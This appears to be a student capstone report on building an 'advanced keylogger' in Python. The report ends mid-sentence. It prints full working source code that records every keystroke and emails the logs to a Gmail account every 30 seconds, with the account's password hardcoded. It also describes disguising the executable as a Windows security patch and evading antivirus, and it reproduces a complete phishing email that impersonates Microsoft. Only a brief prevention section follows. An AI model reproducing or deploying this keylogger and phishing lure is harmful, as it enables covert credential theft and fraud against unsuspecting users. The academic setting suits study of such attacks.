John Jay College of Criminal Justice

Advanced Keylogger Application

By Group 7:

Shanjil Shrestha

David Slaby

Ankit Kafle

Prajwal Gurung

Capstone Experience in Digital Forensics Cyber Security I

Spring 2022

Professor Meryem Abouali

May 24, 2022

I. Introduction

A keylogger is a computer application that records every keystroke made by a user to gain fraudulent access to passwords and other confidential information. The person is unaware that their keyboard activities are being monitored and logged. However, there are many instances where a keylogger application can also be used for data recovery as well. With the use of a keylogger application, the user can retrieve data from a working file that has been damaged.

There are two types of keyloggers. The first type of keyloggers are hardware devices embedded within the internal PC hardware. They also come as a form of a plug placed between the CPU box and keyboard cable in an inconspicuous manner. In either case, someone will have to physically plant the hardware into the PC or its peripherals. This will require a degree of secrecy to be achieved clandestinely. The second type of keyloggers are pieces of software that can be easily installed on victims' devices. While this software is a type of malware, it is "good" malware, wherein it does not harm its host. Its sole job is to snoop into the keystrokes and not impact the computer. We merrily go about our business, while this undetectable keylogger steals personal and sensitive data without the user knowing.

For our project, we developed the second type of keylogger. Our keylogger application is a piece of software and an executable file that can be easily installed on a victims' devices. It does not directly harm its host. The application runs as a background process, as it snoops into the keystrokes. The keystrokes are logged into a text file which are then sent to an attacker's Gmail account. This can be potentially harmful and malicious, since victims are at risk of having their personal information and data compromised.


II. Objective

The purpose of the keylogger application is to record a victim's keyboard presses and to send them to the attacker's Gmail account. In our case, the attacker receives a new email that contains the logged keypresses every 30 seconds. The keylogger application file is packaged as a Windows 10 security patch executable. The application is then distributed to the victim's Gmail account as a phishing/scam email. Once the victim opens up the email and is tricked into downloading the keylogger application, the file will automatically bypass file scanning, antivirus detection, and run as a background process, as it logs the victim's keyboard activity. The attacker then receives the victim's keystrokes via email every 30 seconds.

III. Tools and System Specifications


Python3 was used to develop the keylogger program. We used the pynput package and the keyboard library to record a user's keyboard inputs. We also used SMTP and SSL packages and libraries for sending emails using SMTP protocol. This is the protocol that Gmail uses. The SMTP server within the keylogger program was made to automatically send a log file containing the recorded keypresses via email. We then converted this python script into an executable file along with all the packages included for the executable to run on another system that doesn't have Python3 installed by using the pyinstaller package. During the conversion process, we also renamed the .exe file to be disguised as a Windows 10 security patch. The .exe file was set to run as a background process as well. Finally, NSIS was used to zip the files up and to convert the zip file into a singular executable file. Throughout the whole process, Windows 10 Pro (64-bit) was used on the host machine (attacker) and on the virtual machine (victim).

IV. Source Code Explanation




```
1  import keyboard # for keylogs
2  import smtplib, ssl # for sending email using SMTP protocol (gmail)
3  # Timer is to make a method runs after an `interval` amount of time
4  from threading import Timer
5  from datetime import datetime
6
```

Screenshot 1: Here, we imported several python libraries. On line 1, the keyboard library records the keyboard inputs. On line 2, the smptlib library is used to initialize and run a SMTP server to send email from the program. Also on line 2, the ssl library is used to implement SSL for secure connection purposes. On lines 4-5, the Timer and datetime libraries are used to keep track of how much time has passed within the program.



```
7  SEND_REPORT_EVERY = 30 # in seconds, 60 means 1 minute and so on
8  EMAIL_ADDRESS = "jeffsmith52193@gmail.com"
9  EMAIL_PASSWORD = "xAjdHTf$8RTMS^^ft-m&q73r$=PecT"
10
```


Screenshot 2: When we execute the program using email reporting, it will record user keystrokes every 30 seconds as specified on line 7. It will send all logged keystrokes to the email address specified on lines 8-9.



```
11 class Keylogger:
12     def __init__(self, interval, report_method="email"):
13         # we gonna pass SEND_REPORT_EVERY to interval
14         self.interval = interval
15         self.report_method = report_method
16         # this is the string variable that contains the log of all
17         # the keystrokes within `self.interval`
18         self.log = ""
19         # record start & end datetimes
20         self.start_dt = datetime.now()
21         self.end_dt = datetime.now()
22
```


Screenshot 3: Line 11 is the start of our keylogger class. Within this class, there are multiple functions which are all a part of the keylogging process.

On line 12, the init function is where we state that we will send keylogs to our email.




```
23      def callback(self, event):
24          """
25          This callback is invoked whenever a keyboard event is occured
26          (i.e when a key is released in this example)
27          """
28          name = event.name
29          if len(name) > 1:
30              # not a character, special key (e.g ctrl, alt, etc.)
31              # uppercase with []
32              if name == "space":
33                  # " " instead of "space"
34                  name = " "
35              elif name == "enter":
36                  # add a new line whenever an ENTER is pressed
37                  name = "[ENTER]\n"
38              elif name == "decimal":
39                  name = "."
40              else:
41                  # replace spaces with underscores
42                  name = name.replace(" ", "_")
43                  name = f"[{name.upper()}]"
44          # finally, add the key name to our global `self.log` variable
45          self.log += name
46
```

Screenshot 4: On line 23, the callback function is invoked whenever a keyboard event has occurred. It specifies that when a certain key is released, then this is how it will be logged. For example, if we press and release the enter key, it will appear as [ENTER] in the log file or email for us to observe.




```
47      def update_filename(self):
48          # construct the filename to be identified by start & end datetimes
49          start_dt_str = str(self.start_dt)[:-7].replace(" ", "-").replace(":", "")
50          end_dt_str = str(self.end_dt)[:-7].replace(" ", "-").replace(":", "")
51          self.filename = f"keylog-{start_dt_str}_{end_dt_str}"
52
```

Screenshot 5: On line 47, the update_filename function updates the logged file names every time a new file is created. This new file name includes the date and time.




```
53      def report_to_file(self):
54          """This method creates a log file in the current directory that contains
55          the current keylogs in the `self.log` variable"""
56          # open the file in write mode (create it)
57          with open(f"{self.filename}.txt", "w") as f:
58              # write the keylogs to the file
59              print(self.log, file=f)
60          print(f"[+] Saved {self.filename}.txt")
```

Screenshot 6: On line 53, the report to file function ensures that each new text file is saved in our current directory for us to easily view.




```
62      def sendmail(self, email, password, message):
63          # manages a connection to an SMTP server
64          server = smtplib.SMTP(host="smtp.gmail.com", port=587)
65          # connect to the SMTP server as TLS mode ( for security )
66          server.starttls()
67          # login to the email account
68          server.login(email, password)
69          # send the actual message
70          server.sendmail(email, email, message)
71          # terminates the session
72          server.quit()
```

Screenshot 7: On line 62, the sendmail function implements the method where given a message (in this case the logged keypresses), the server logs into the previously specified email address and sends the message to that email.




```
74      def report(self):
75          """
76          This function gets called every `self.interval`
77          It basically sends keylogs and resets `self.log` variable
78          """
79          if self.log:
80              # if there is something in log, report it
81              self.end_dt = datetime.now()
82              # update `self.filename`
83              self.update_filename()
84              if self.report_method == "email":
85                  self.sendmail(EMAIL_ADDRESS, EMAIL_PASSWORD, self.log)
86              elif self.report_method == "file":
87                  self.report_to_file()
88              # if you want to print in the console, uncomment below line
89              # print(f"[{self.filename}] - {self.log}")
90              self.start_dt = datetime.now()
91          self.log = ""
92          timer = Timer(interval=self.interval, function=self.report)
93          # set the thread as daemon (dies when main thread die)
94          timer.daemon = True
95          # start the timer
96          timer.start()
97
```

Screenshot 8: On line 74, the report function checks to see if any keypresses have occurred within the 30 second time period. If so, then report it by either saving a local text file or sending us an email. If no keypresses have occurred in the 30 second interval, then no log file will be saved and no email will be sent.



```
98      def start(self):
99          # record the start datetime
100         self.start_dt = datetime.now()
101         # start the keylogger
102         keyboard.on_release(callback=self.callback)
103         # start reporting the keylogs
104         self.report()
105         # make a simple message
106         print(f"{datetime.now()} - Security Intelligence Update for
107         # block the current thread, wait until CTRL+C is pressed
108         keyboard.wait()
109
110
```


Screenshot 9: On line 98, we have the start function which starts the datetime, starts the keylogger, and starts reporting the keylogs.



```
110
111 if __name__ == "__main__":
112     # if you want a keylogger to send to your email
113     keylogger = Keylogger(interval=SEND_REPORT_EVERY, report_method="email")
114     # if you want a keylogger to record keylogs to a local file
115     # (and then send it using your favorite method)
116     # keylogger2 = Keylogger(interval=SEND_REPORT_EVERY, report_method="file")
117     keylogger.start()
118
```

Screenshot 10: On line 111, we have a statement that instantiates the keylogger class above. On lines 113 and 116, we can comment and uncomment these lines when needed. Line 116 is used for saving log files to our location machine just to test if the program works. Line 113 is used for sending the logged keys as an email.

V. Results and Explanations



Windows 10 Security Update ALERT

jeffsmith52193@gmail.com

Windows 10 Security Update ALERT

Gmail Account

Security Alert

The Microsoft Security team would like to inform you that someone has accessed and compromised your Gmail account jeff*****519**@gmail.com. This is due to a recent security flaw in the latest version of Windows Defender Antivirus.


If you haven't already secured your Gmail account, we can support you.

For the security and protection of your Gmail account and Windows 10 64-bit system, we urge you to download and run the attached file below. This file contains the Windows Defender Antivirus v1.351.277.0 security patch KB2267602. Changes will be applied immediately.

Windows-10-x64-Security-Patch-KB2267602.exe

Learn how to make your account more secure.


Thank you,
Microsoft Security Team



Microsoft Security Team
micros0ft.s3curity.team@gmail.com

Screenshot 10: In this screenshot, we sent a keylogging program by a fake Microsoft Security Team email address as a phishing email to the victim.

Once the victim clicks on the .exe file, the .exe file is downloaded and automatically runs as a background process without the victim knowing. This allows us to see any keyboard activity of our victim, Jeff Smith.



```
me    (no subject) - ![SHIFT]G&[SHIFT]z63p[BACKSPACE]P[SHIFT]![SHIFT]K[SHIFT]6U[SHIFT]tYN[SHIFT]z+[SHIFT]R[SHIFT]fP[SHIFT]j[ENTER]    2:56 PM
me    (no subject) - [SHIFT]gmail.com[ENTER] jeffsmith52193    2:56 PM
```

Screenshot 11: Here, we can see that the victim's keystrokes are sent to the Gmail we specified in our code. The login credentials of Jeff Smith's username and password are included in the email messages. We can use this information to login into Jeff Smith's email for malicious purposes.

VI. Prevention Methods

For prevention methods, we learned to update our system, set up a firewall, and to install a password manager. Also, it is helpful to ensure that the antivirus software on the computer is up-to-date and securing the physical access of computing devices. Being conscious and educated about what is being installed on the system along with being cautious when browsing the internet is another prevention method. Checking the task manager for suspicious programs running as a background process should be done regularly. Finally, it is essential that we proceed with caution when clicking on links sent from emails that do not look legitimate. This can go a long way in avoiding phishing and scam emails.

VII. Conclusion

In conclusion, keylogger programs record keystrokes from the keyboard. There can be legitimate and illegitimate uses of keyloggers. Monitoring activity of users such as employees or children can be legitimate while stealing passwords, usernames, and other personal data or corporate data is declared as illegitimate. With the attack that we performed by sending an email and being the victim by downloading the files that was sent by the attacker, we have come to know that only dedicated protection can detect if a keylogger is being used for spying and malicious purposes. As a result, we 